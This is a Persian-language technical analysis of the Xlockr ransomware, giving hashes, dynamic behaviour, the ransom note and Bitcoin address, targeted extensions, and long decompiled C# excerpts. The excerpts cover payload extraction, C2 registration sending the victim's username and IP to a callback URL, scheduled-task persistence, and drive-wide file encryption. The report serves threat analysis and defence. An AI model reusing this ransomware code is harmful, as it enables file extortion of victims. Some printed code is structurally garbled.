باسمه تعالی

تحلیل فنی باج افزار Xlockr

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج‌افزار، از شروع فعالیت نمونه جدیدی به نام Xlockr خبر می‌دهد. بررسی‌ها نشان می‌دهد که فعالیت این باج‌افزار در اواخر ماه ژوئیه ۲۰۱۸ میلادی شروع شده و به نظر می‌رسد تمرکز آن بیشتر بر روی کاربران انگلیسی زبان می‌باشد. طبق بررسی‌های صورت گرفته این باج‌افزار پس از اجرا، سه فایل با نام‌های Extension.dat، Updater.exe و Message.exe در یک پوشه به نام Extension، واقع در دایرکتوری Roaming ایجاد می‌کند که فرایند رمزگذاری فایل‌ها توسط فایل Updater.exe صورت می‌گیرد، اما به دلیل اینکه این باج‌افزار قادر به برقراری ارتباط صحیح با سرور کنترل و فرمان خود نیست، فایل‌ها رمزگذاری نمی‌شوند. بررسی‌های صورت گرفته نشان می‌دهد که برای رمزگذاری فایل‌ها، در کدمنبع باج‌افزار، الگوریتم‌های رمزنگاری AES و RSA تعبیه شده‌اند و تنها فایل‌هایی با پسوندهای مشخص را که در ادامه به آن‌ها اشاره خواهیم نمود، رمزگذاری می‌کند. همچنین این باج‌افزار در صورت رمزگذاری فایل‌ها پسوند آن‌ها را به xlocker. تغییر می‌دهد.

مشخصات فایل‌های اجرایی :

۱- مشخصات فایل اصلی باج‌افزار Xlockr:

نام فایل	Extension.exe
MD۵	۰۳dca۰۳۸a۷a۳۰۷e۶۱۶۸۲e۷e۹۷ab۰e۷۶b
SHA-۱	e۴۵c۸۴۱۶۵۴aedf۳e۰۱۶۲۰۳۸۳۵f۹۲۲f۹b۸c۰۵d۳۵۶
SHA-۲۵۶	۳۶b۰۸۷۲۵ced۹۳cd۴۸e۶eca۴ee۷f۹۵۷۴۲e۸۵۰۹۱۳eef۸۲deaa۴۱۷e۴۵d۵۵۵۳d۲cd۹
اندازه فایل	۹۹۷.۵ KB
کامپایلر	Microsoft visual C# v۷.۰ / Basic .NET
آیکون فایل اجرایی	

۲- مشخصات فایل Updater.exe :

نام فایل	Updater.exe
MD۵	۶a۳۷۷۰۶۲c۷e۸۳۰e۹۳۵۳۵b۵aa۸۸f۹ec۴۶
SHA-۱	de۸۸۰cec۲۴b۷a۱daaa۹bbc۵۵b۰۷be۰ce۰a۴ce۷cc

SHA-۲۵۶	d۱afbbebb۸c۲۹d۴۹b۲bec۱b۵e۰۱cec۲d۷۸۶dc۳۶ede۰۵۲c۳۵b۶۱۹۷۸fe۳dca۱۱۰۲
اندازه فایل	۴۷۳.۵ KB
کامپایلر	Microsoft visual C# v۷.۰ / Basic .NET
آیکون فایل اجرایی	

۳- مشخصات فایل **Message.exe** :

نام فایل	Updater.exe
MD۵	e۰f۴fe۷d۰dd۲۱۵۰bf۷۱۵۰ffbded۴e۳a
SHA-۱	db۳۲a۷۲۵۴۰bbcdb۳۴۲۶۹۸d۲a۶۶۳d۹a۲a۷d۶۵۹e۲۳
SHA-۲۵۶	۸۰۶۰۰a۴۴۵۲aad۱۰۲bbdb۰۵۵۵ff۷ab۳۳۸e۵c۴c۷b۲۳f۶۰۸۷e۴۹d۰۹۶e۴۱۰۷۱۱۸af۸
اندازه فایل	۵۵۰.۵ KB
کامپایلر	Microsoft visual C# v۷.۰ / Basic .NET
آیکون فایل اجرایی	

فایل اصلی باج افزار Xlockr دارای سه بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	۸	۸۱۹۲	۱۰۰۴۳۱۲	۱۰۰۴۵۴۴
.rsrc	۷.۷۵	۱۰۱۵۸۰۸	۱۵۶۵۲	۱۵۸۷۲
.reloc	۰.۱	۱۰۳۲۱۹۲	۱۲	۵۱۲

فایل Updater.exe دارای سه بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	۷.۹۶	۸۱۹۲	۴۶۷۶۵۲	۴۶۷۹۶۸
.rsrc	۷.۷۵	۴۸۳۳۲۸	۱۵۶۱۲	۱۵۸۷۲
.reloc	۰.۱	۴۹۹۷۱۲	۱۲	۵۱۲


فایل Message.exe دارای سه بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	۷.۸۹	۸۱۹۲	۵۴۶۸۰۴	۵۴۶۸۱۶
.rsrc	۷.۷۵	۵۵۷۰۵۶	۱۵۶۰۴	۱۵۸۷۲


.reloc	۰.۱	۵۷۳۴۴۰	۱۲	۵۱۲

تحلیل پویا :

برای بررسی عمیق‌تر باج‌افزار Xlockr، فایل اجرایی آن را در محیط آزمایشگاهی اجـرا کـردیم تـا عملکـرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج‌افزار مـورد اشـاره پس از اجرا، پیغام زیر را مبنی بر نصب موفقیت‌آمیز Extension را به نمایش می‌گذارد :




پس از بررسی‌های صورت گرفته متوجه شدیم که این باج‌افزار تعداد سه فایل با نـام‌هـای Extension.dat، Updater.exe و Message.exe در یک پوشه بـه نـام Extension، واقـع در دایرکتـوری Roaming ایجـاد می‌کند که فرایند رمزگذاری فایل‌ها توسط فایل Updater.exe صورت می‌گیرد، اما همانطور که اشـاره شـد به دلیل اینکه باج‌افزار قادر به برقراری ارتباط صحیح با سرور کنترل و فرمان خود نیست، فایل‌ها رمزگذاری نمی‌شوند. تصویر زیر مربوط به فایل‌های ایجاد شده می‌باشد :



بررسی‌های صورت گرفته بر روی کدمنبع این باج‌افزار نشان‌دهنده‌ی این می‌باشد کـه بـاج‌افـزار Xlockr در صورت اجرای صحیح، پس از رمزگذاری فایل‌ها پسوند آن‌ها را به xlocker. تغییـر داده و پنجـره زیـر کـه مربوط به پیغام باج‌خواهی می‌باشد را به نمایش خواهد گذاشت :

بر اساس پیغام باج‌خواهی مهاجمین به قربانیان اعلام نموده‌اند که بسیاری از فایل‌ها شامل اسناد، تصاویر، فایل‌های ویدئویی، پایگاه‌های داده و ... رمزگذاری شده‌اند و قربانیان تنها ۳ روز فرصت دارند که مبلغ

باج‌خواهی که از ۱۰۰۰ دلار آغاز می‌شود و در هر دقیقه ۱ دلار به مبلغ آن افزوده می‌شود را به کیف پول بیت‌کوین به آدرس ۱NTfUKuRMVozht۳PxNgzKW٦Wb۲m۹Nu۲G۸۷ ارسال نمایند. همچنین مهاجمین اشاره نموده‌اند که قربانیان در صورت لزوم جهت برقراری ارتباط با مهاجمین بایستی یک توییت با هشتگ #xlocker در توییتر منتشر نمایند، پس از آن مهاجمین با آن‌ها ارتباط برقرار خواهند نمود. طبق بررسی‌های صورت گرفته کیف پول مربوط به این باج‌افزار تاکنون تراکنشی نداشته است.



Bitcoin Address Addresses are identifiers which you use to send bitcoins to another person.

Summary	
Address	1NTfUKuRM7ozht3PxNgzKW6Wb2m9Nu2G87
Hash 160	eb65920fcb4147d8556e672273facee331901891

Transactions	
No. Transactions	0
Total Received	0 BTC
Final Balance	0 BTC

Request Payment Donation Button

طبق بررسی‌های انجام شده باج‌افزار Xlockr فایل‌های موجود در دایرکتوری‌های زیر را رمزگذاری نمی‌کند :

.nuget, packages, node_modules, cache, caches, temp

همانطور که اشاره شد این باج‌افزار فایل‌هایی با پسوندهای مشخص را مورد هدف حمله‌ی خود قرار می‌دهد که در زیر لیست پسوندهای این فایل‌ها قابل مشاهده است :

.۳dm .۳fr .۳g۲ .۳gp .Vz .aaf .accdb .aep .aepx .aet .ai .aif .apk .arch۰۰ .arw .as .as۳.asf .asp
.aspx .asset .asx .avi .bar .bay .bc٦.bcV.big .bik .bkf .bkp .blob .bmp .bsa .cs .csproj .cas .cdr
.cer .cfr .class .config .cpp .cr۲.crt .crw .cs .css .csv .d۳dbsp .das .dazip .db .db۰ .dba .dbf .dcr
.der .desc .dmp .dng .doc .docb .docm .docx .dot .dotm .dotx .dwg .dxf .dxg .efx .epk .eps .erf
.esm .ff .fla .flv .forge .fos .fpk .fsh .gdb .gho .hkdb .hkx .hplg .html .hvpl .ibank .icxs .idml .iff
.indb .indd .indl .indt .inx .itdb .itl .itm .iwd .iwi .jar .java .jpe .jpeg .jpg .js .kdb .kdc .kf .layout
.lbf .litemod .lrf .ltx .lvl .m۲ .m۳u .m۳u۸ .m٤a .m٤u .map .max .mcmeta .mdb .mdbackup
.mddata .mdf .mef .menu .mid .mlx .mov .mp۳.mp٤ .mpa .mpeg .mpg .mpqge .mrw .mrwref
.msg .ncf .nef .nrw .ntl .odb .odc .odm .odp .ods .odt .orf .p۱۲ .pVb .pVc .pak .pdb .pdd .pdf
.pef .pem .pfx .php .pkV.pkpass .plb .pmd .png .pot .potm .potx .ppam .ppj .pps .ppsm .ppsx
.ppt .pptm .pptx .prel .prproj .ps .psd .psk .pst .ptx .py .qdf .qic .r۳d .ra .raf .rar .raw .rb .re٤
.rgss۳a .rim .rofl .rtf .resx .rw۲ .rwl .sav .sb .sdf .settings .sid .sidd .sidn .sie .sis .sldm .sldx
.slm .sln .snx .sql .sr۲ .srf .srw .sum .svg .swf .syncdb .t۱۲ .t۱۳ .tax .tif .tor .txt .upk .vcf .vdf

.vfs۰ .vob .vpk .vpp_pc .vtf .w۳x .wallet .wav .wb۲ .wma .wmo .wmv .wotreplay .wpd .wps .x۳f .xf .xla .xlam .xlk .xll .xlm .xls .xlsb .xlsm .xlsx .xlt .xltm .xltx .xlw .xml .xqx .xxx .zip .ztmp

طبق بررسی‌های صورت گرفته توسط محققین امنیتی، منبع انتشار این باج‌افزار وب‌سایت www.yensaogiadinh.com معرفی شده است و با توجه به اینکه آیکون فایل اجرایی آن مشابه مرورگر Microsoft Edge می‌باشد، به نظر می‌رسد به عنوان بروزرسانی جعلی مربوط به این مرورگر انتشار یافته است. همچنین بر اساس بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. لذا همانطور که اشاره شد احتمال نفوذ باج‌افزار به سیستم از راه‌های متداول از جمله هرزنامه‌ها و بروزرسانی جعلی وجود دارد. بنابراین توصیه می‌گردد کاربران از باز نمودن هرگونه ایمیل حاوی پیوست مشکوک و دانلود از منابع نامعتبر جداً خودداری نمایند.

تحلیل ایستا:

پس از تحلیل کد باج‌افزار Xlockr به نتایج زیر دست پیدا کردیم.

تصویر زیر در فرم‌هایی که توسط باج‌افزار نمایش داده می‌شود مورد استفاده قرار گرفته است :

قطعه کد زیر مربوط به فرایند ایجاد فایل‌های Updater.exe و Message.exe در یک پوشه به نام Extension، واقع در دایرکتوری Roaming می‌باشد :

ExtractResources() : void

```
// Extension.ExtensionForm
// Token: 0x06000003 RID: 3 RVA: 0x00002084 File Offset: 0x00000284
public void ExtractResources()
{
    string text = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "Extension");
    string text2 = "";
    if (!Directory.Exists(text))
    {
        Directory.CreateDirectory(text);
    }
    using (MemoryStream memoryStream = new MemoryStream(Resources.Update.ToArray<byte>()))
    {
        using (ZipArchive zipArchive = new ZipArchive(memoryStream))
        {
            foreach (ZipArchiveEntry zipArchiveEntry in zipArchive.Entries)
            {
                Stream stream = zipArchiveEntry.Open();
                string text3 = Path.Combine(text, zipArchiveEntry.Name);
                using (FileStream fileStream = new FileStream(text3, FileMode.Create, FileAccess.Write))
                {
                    stream.CopyTo(fileStream);
                }
                if (zipArchiveEntry.Name.ToLower().Contains(".ex"))
                {
                    text2 = text3;
                }
            }
        }
    }
    using (MemoryStream memoryStream2 = new MemoryStream(Resources.Message.ToArray<byte>()))
    {
        using (ZipArchive zipArchive2 = new ZipArchive(memoryStream2))
        {
            foreach (ZipArchiveEntry zipArchiveEntry2 in zipArchive2.Entries)
            {
                Stream stream2 = zipArchiveEntry2.Open();
                using (FileStream fileStream2 = new FileStream(Path.Combine(text, zipArchiveEntry2.Name), FileMode.Create, FileAccess.Write))
                {
                    stream2.CopyTo(fileStream2);
                }
            }
        }
    }
    if (!string.IsNullOrEmpty(text2))
    {
        Process process = new Process();
        try
        {
            process.StartInfo.WorkingDirectory = Path.GetDirectoryName(text2);
            process.StartInfo.UseShellExecute = true;
            process.StartInfo.FileName = text2;
            process.StartInfo.CreateNoWindow = false;
            process.Start();
        }
        catch (Exception ex)
        {
            Console.WriteLine(ex.Message);
        }
    }
    Timer timer = new Timer();
    timer.Interval = 2000;
    timer.Tick += this.OnTick;
    timer.Start();
}
```

قطعه کد زیر مربوط به تابع Main() فایل Updater.exe می‌باشد که جهت ادامه‌ی فرایند رمزگذاری فایل‌ها تابع UpdaterForm() فراخوانی می‌شود :

Main() : void

```
// Extension.Program
// Token: 0x06000009 RID: 9 RVA: 0x00002401 File Offset: 0x00000601
[STAThread]
private static void Main()
{
    Application.EnableVisualStyles();
    Application.SetCompatibleTextRenderingDefault(false);
    Application.Run(new UpdaterForm());
}
```

قطعه کد زیر مربوط به تابع OnLoad() می‌باشد که این تابع پس از بررسی موارد مختلف از جمله فراخوانی تابع CheckVerification()، class Config و class AccountManager که جهت برقراری ارتباط با سرور کنترل و فرمان، دریافت برخی از اطلاعات سیستم قربانی مورد نیاز باج‌افزار و ساخت کاربر جدید کاربرد دارند، در صورت سازگاری شرایط تابع Install() را جهت آغاز فرایند رمزگذاری فایل‌ها فراخوانی می‌کند :

OnLoad(object, EventArgs) : void

```
1  // Extension.UpdaterForm
2  // Token: 0x06000003 RID: 3 RVA: 0x00002068 File Offset: 0x00000268
3  private void OnLoad(object sender, EventArgs e)
4  {
5      if (!Config.IsDebugMode)
6      {
7          base.Opacity = 0.0;
8          base.ShowInTaskbar = false;
9          Miscellaneous.AddTask();
10     }
11     if (Config.User != null && !string.IsNullOrEmpty(Config.User.PublicKey))
12     {
13         if (string.IsNullOrEmpty(Config.User.PrivateKey))
14         {
15             AccountManager.CheckVerification();
16         }
17         this.Install();
18         return;
19     }
20     this.Register();
21 }
22
```

تصویر ۱: تابع OnLoad()

Config

```
namespace Extension
{
    // Token: 0x02000006 RID: 6
    public class Config
    {
        // Token: 0x17000001 RID: 1
        // (get) Token: 0x0600000E RID: 14 RVA: 0x00002668 File Offset: 0x00000868
        public static string DatFilePath
        {
            get
            {
                if (!Directory.Exists(Config.AppDataFolder))
                {
                    Directory.CreateDirectory(Config.AppDataFolder);
                }
                return Config.AppDataFolder + "\\Extension.dat";
            }
        }

        // Token: 0x17000002 RID: 2
        // (get) Token: 0x0600000F RID: 15 RVA: 0x00002690 File Offset: 0x00000890
        public static int AmountToCharge
        {
            get
            {
                DateTime creationTime = File.GetCreationTime(Config.DatFilePath);
                if (Config.LostTime.TotalMilliseconds > 0.0)
                {
                    double totalMilliseconds = (DateTime.Now - creationTime).TotalMilliseconds;
                    double num = (totalMilliseconds > 0.0) ? Math.Floor(totalMilliseconds / (double)Config.RiseMil) : 0.0;
                    return 1000 + (int)num;
                }
                double totalMilliseconds2 = (creationTime.AddDays(3.0) - creationTime).TotalMilliseconds;
                double num2 = (totalMilliseconds2 > 0.0) ? Math.Floor(totalMilliseconds2 / (double)Config.RiseMil) : 0.0;
                return 1000 + (int)num2;
            }
        }

        // Token: 0x17000003 RID: 3
        // (get) Token: 0x06000010 RID: 16 RVA: 0x00002754 File Offset: 0x00000954
        public static TimeSpan LostTime
        {
            get
            {
                TimeSpan result = File.GetCreationTime(Config.DatFilePath).AddDays(3.0) - DateTime.Now;
                if (result.TotalMilliseconds <= 0.0)
                {
                    return TimeSpan.FromMilliseconds(0.0);
                }
                return result;
            }
        }

        // Token: 0x17000004 RID: 4
        public static TimeSpan? RiseTime
        {
            get
            {
                DateTime creationTime = File.GetCreationTime(Config.DatFilePath);
                double totalMilliseconds = (DateTime.Now - creationTime).TotalMilliseconds;
                double num = (double)Config.RiseMil - totalMilliseconds % (double)Config.RiseMil;
                double totalMilliseconds2 = Config.LostTime.TotalMilliseconds;
                if (num > 0.0 && num <= (double)Config.RiseMil && totalMilliseconds2 > (double)Config.RiseMil)
                {
                    return new TimeSpan?(TimeSpan.FromMilliseconds(num));
                }
                return null;
            }
        }

        // Token: 0x04000007 RID: 7
        public static string CurrentFolder = Path.GetDirectoryName(Assembly.GetExecutingAssembly().Location);

        // Token: 0x04000008 RID: 8
        public static string AppDataFolder = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "Extension");

        // Token: 0x04000009 RID: 9
        public static string DesktopFolder = Environment.GetFolderPath(Environment.SpecialFolder.Desktop);

        // Token: 0x0400000A RID: 10
        public static string SandBoxDirectory = Path.Combine(Config.DesktopFolder, "Test");

        // Token: 0x0400000B RID: 11
        public static string UserDomain = Environment.UserDomainName;

        // Token: 0x0400000C RID: 12
        public static string UserName = Environment.UserName;

        // Token: 0x0400000D RID: 13
        public static string UserDomainName = Config.UserDomain + "\\" + Config.UserName;

        // Token: 0x0400000E RID: 14
        public static bool IsDebugMode = true;

        // Token: 0x0400000F RID: 15
        public static bool IsSandBox = true;

        // Token: 0x04000010 RID: 16
        public static string EncryptedFileSuffix = ".xlockr";

        // Token: 0x04000011 RID: 17
        public static int LostTimerHours = 168;

        // Token: 0x04000012 RID: 18
        public static int LostTimerMinutes = 0;

        // Token: 0x04000013 RID: 19
        public static int LostTimerSeconds = 0;

        // Token: 0x04000014 RID: 20
        public static int RiseTimerHours = 72;

        // Token: 0x04000015 RID: 21
        public static int RiseTimerMinutes = 0;

        // Token: 0x04000016 RID: 22
        public static int RiseTimerSeconds = 0;

        // Token: 0x04000017 RID: 23
        public static string CallbackUrl = "http://app.remaxgllobal.com/check.php";

        // Token: 0x04000018 RID: 24
        public static UserData User = new UserData();

        // Token: 0x04000019 RID: 25
        public static int RiseMil = 60000;
    }
}
```

تصویر ۲: class Config

AccountManager

```
4
5   namespace Extension
6   {
7       // Token: 0x02000005 RID: 5
8       public static class AccountManager
9       {
10          // Token: 0x0600000C RID: 12 RVA: 0x00002434 File Offset: 0x00000634
11          public static bool CheckVerification()
12          {
13              string address = string.Concat(new string[]
14              {
15                  Config.CallbackUrl,
16                  "?action=check&uniqueKey=",
17                  Config.User.UniqueKey,
18                  "&userName=",
19                  Config.UserDomainName
20              });
21              bool result;
22              using (WebClientWithTimeout webClientWithTimeout = new WebClientWithTimeout())
23              {
24                  try
25                  {
26                      JObject jobject = JObject.Parse(webClientWithTimeout.DownloadString(address));
27                      bool flag = (bool)jobject.SelectToken("Verified");
28                      string text = (string)jobject.SelectToken("PrivateKey");
29                      if (flag && !string.IsNullOrEmpty(text) && text != "null")
30                      {
31                          Config.User.PrivateKey = text;
32                      }
33                      result = flag;
34                  }
35                  catch (Exception ex)
36                  {
37                      Console.WriteLine("Caught exception: " + ex.Message);
38                      result = false;
39                  }
40              }
41              return result;
42          }
```

AccountManager

```
45          public static bool CreateUser()
46          {
47              string publicIPAddress = Miscellaneous.GetPublicIPAddress();
48              string address = string.Concat(new string[]
49              {
50                  Config.CallbackUrl,
51                  "?action=register&uniqueKey=",
52                  Config.User.UniqueKey,
53                  "&userName=",
54                  Config.UserDomainName,
55                  "&ipAddress=",
56                  publicIPAddress
57              });
58              bool result;
59              using (WebClientWithTimeout webClientWithTimeout = new WebClientWithTimeout())
60              {
61                  webClientWithTimeout.Headers[HttpRequestHeader.ContentType] = "application/x-www-form-urlencoded";
62                  try
63                  {
64                      JToken jtoken = JObject.Parse(webClientWithTimeout.DownloadString(address));
65                      bool flag = false;
66                      try
67                      {
68                          flag = (bool)jtoken.SelectToken("CreationSuccess");
69                          if (flag)
70                          {
71                              Config.User.PublicKey = (string)jtoken.SelectToken("PublicKey");
72                              Config.User.PrivateKey = (string)jtoken.SelectToken("PrivateKey");
73                              Config.User.BtcAddress = (string)jtoken.SelectToken("Address");
74                              Config.User.Save();
75                          }
76                      }
77                      catch (Exception)
78                      {
79                          throw;
80                      }
81                      result = flag;
82                  }
83                  catch (Exception ex)
84                  {
85                      Console.WriteLine("Caught exception: " + ex.Message);
86                      result = false;
87                  }
88              }
89              return result;
90          }
91      }
92  }
```

تصویر ۳: class AccountManager

قطعه کد زیر مربوط به تابع Install() می‌باشد که class Queue و class Miscellaneous را که مربوط به فرایند رمزگذاری فایل‌ها و نمایش پیغام باج‌خواهی می‌باشند، به ترتیب فراخوانی می‌کند :

Install() : void

```
// Extension.UpdaterForm
// Token: 0x06000005 RID: 5 RVA: 0x000020F4 File Offset: 0x000002F4
private void Install()
{
    if (string.IsNullOrEmpty(Config.User.PrivateKey))
    {
        UpdaterForm.que.EncryptAllFiles();
        Miscellaneous.RunMessage();
    }
    else
    {
        UpdaterForm.que.DecryptAllFiles();
        Miscellaneous.Uninstall();
    }
    base.Close();
}
```

تصویر ۱: تابع Install()

Queue

```
namespace Extension
{
    // Token: 0x0200000D RID: 13
    public class Queue
    {
        // Token: 0x0600003A RID: 58 RVA: 0x00003518 File Offset: 0x00001718
        public List<string> GetRecursiveFiles(bool toDecr)
        {
            List<string> list = new List<string>();
            if (Config.IsSandBox)
            {
                if (Directory.Exists(Config.SandBoxDirectory))
                {
                    list.Add(Config.SandBoxDirectory);
                }
                else
                {
                    Console.WriteLine("Sandbox mode was enabled, but no sandbox directory was discovered.\nPlease create this directory: " + Config.SandBoxDirectory);
                }
            }
            else if (!Config.IsSandBox)
            {
                DriveInfo[] drives = DriveInfo.GetDrives();
                string pathRoot = Path.GetPathRoot(Environment.GetFolderPath(Environment.SpecialFolder.UserProfile));
                foreach (DriveInfo driveInfo in drives)
                {
                    if (driveInfo.IsReady && driveInfo.RootDirectory.FullName != pathRoot)
                    {
                        list.Add(driveInfo.RootDirectory.FullName);
                    }
                }
                list.Add(Environment.GetFolderPath(Environment.SpecialFolder.UserProfile));
            }
            List<string> list2 = new List<string>();
            foreach (string sDir in list)
            {
                foreach (string item in FileHandler.DirSearch(sDir, toDecr, null))
                {
                    list2.Add(item);
                }
            }
            return list2;
        }

        // Token: 0x0600003B RID: 59 RVA: 0x0000365C File Offset: 0x0000185C
        public void EncryptAllFiles()
        {
            string[] array = this.GetRecursiveFiles(false).ToArray();
            try
            {
                if (!string.IsNullOrEmpty(Config.User.PublicKey))
                {
                    foreach (string text in array)
                    {
                        if (!text.Contains(Config.EncryptedFileSuffix))
                        {
                            foreach (string text in array)
                            {
                                if (!text.Contains(Config.EncryptedFileSuffix))
                                {
                                    Cryptor.EncryptFile(text, Config.User.PublicKey);
                                }
                            }
                        }
                    }
                    else
                    {
                        Console.WriteLine("\nAccount has not been saved yet.");
                    }
                }
                catch (Exception ex)
                {
                    Console.WriteLine(ex.Message);
                }
            }

            // Token: 0x0600003C RID: 60 RVA: 0x000036E4 File Offset: 0x000018E4
            public void DecryptAllFiles()
            {
                string[] array = this.GetRecursiveFiles(true).ToArray();
                try
                {
                    if (!string.IsNullOrEmpty(Config.User.PrivateKey))
                    {
                        foreach (string text in array)
                        {
                            if (text.Contains(Config.EncryptedFileSuffix) && !Cryptor.DecryptFile(text, Config.User.PrivateKey))
                            {
                                Console.WriteLine("file, " + text + ", couldn't be decrypted.");
                            }
                        }
                    }
                    else
                    {
                        Console.WriteLine("\nAccount has not been verified yet.");
                    }
                }
                catch (Exception ex)
                {
                    Console.WriteLine(string.Concat(new object[]
                    {
                        "\n\n-- Runtime Error --\nMessage: ",
                        ex.Message,
                        "\n",
                        ex.InnerException
                    }));
                }
            }
        }
    }
```

تصویر ۲: class Queue

Miscellaneous

```
namespace Extension
{
    // Token: 0x0200000B RID: 11
    public static class Miscellaneous
    {
        // Token: 0x0600002C RID: 44 RVA: 0x00003104 File Offset: 0x00001304
        private static string GetStringFromBytes(byte[] Arry)
        {
            return Encoding.ASCII.GetString(Arry);
        }

        // Token: 0x0600002D RID: 45 RVA: 0x00003111 File Offset: 0x00001311
        private static byte[] GetBytesFromString(string str)
        {
            return Encoding.ASCII.GetBytes(str);
        }

        // Token: 0x0600002E RID: 46 RVA: 0x00003120 File Offset: 0x00001320
        public static List<string> ConcatList(List<string> List1, List<string> List2)
        {
            List<string> list = new List<string>();
            foreach (string item in List1)
            {
                list.Add(item);
            }
            foreach (string item2 in List2)
            {
                list.Add(item2);
            }
            return list;
        }

        // Token: 0x0600002F RID: 47 RVA: 0x000031B4 File Offset: 0x000013B4
        public static string GetPublicIPAddress()
        {
            string result;
            try
            {
                using (WebClient webClient = new WebClient())
                {
                    webClient.Headers.Add("user-agent", "curl");
                    result = webClient.DownloadString("http://ipinfo.io/ip");
                }
            }
            catch (Exception)
            {
                result = "127.0.0.1";
            }
            return result;
        }

        // Token: 0x06000030 RID: 48 RVA: 0x0000321C File Offset: 0x0000141C
        public static bool AddTask()
        {
            string friendlyName = AppDomain.CurrentDomain.FriendlyName;
            string location = Assembly.GetExecutingAssembly().Location;
            using (TaskService taskService = new TaskService())
            {
                TaskDefinition taskDefinition = taskService.NewTask();
                taskDefinition.RegistrationInfo.Description = "Extension Installer";
                taskDefinition.Principal.LogonType = 3;
                TimeTrigger timeTrigger = new TimeTrigger();
                timeTrigger.Repetition.Interval = TimeSpan.FromMinutes(60.0);
                taskDefinition.Triggers.Add<TimeTrigger>(timeTrigger);
                taskDefinition.Actions.Add<ExecAction>(new ExecAction(location, null, null));
                taskService.RootFolder.RegisterTaskDefinition(friendlyName, taskDefinition);
            }
            return true;
        }

        // Token: 0x06000031 RID: 49 RVA: 0x000032D8 File Offset: 0x000014D8
        public static void RunMessage()
        {
            string sourceFileName = Path.Combine(Config.AppDataFolder, "Message.exe");
            string text = Path.Combine(Config.DesktopFolder, "Message.exe");
            try
            {
                File.Copy(sourceFileName, text);
            }
            catch (Exception)
            {
            }
            if (!string.IsNullOrEmpty(text) && File.Exists(text))
            {
                Process process = new Process();
                try
                {
                    process.StartInfo.WorkingDirectory = Path.GetDirectoryName(text);
                    process.StartInfo.UseShellExecute = true;
                    process.StartInfo.FileName = text;
                    process.StartInfo.CreateNoWindow = false;
                    process.Start();
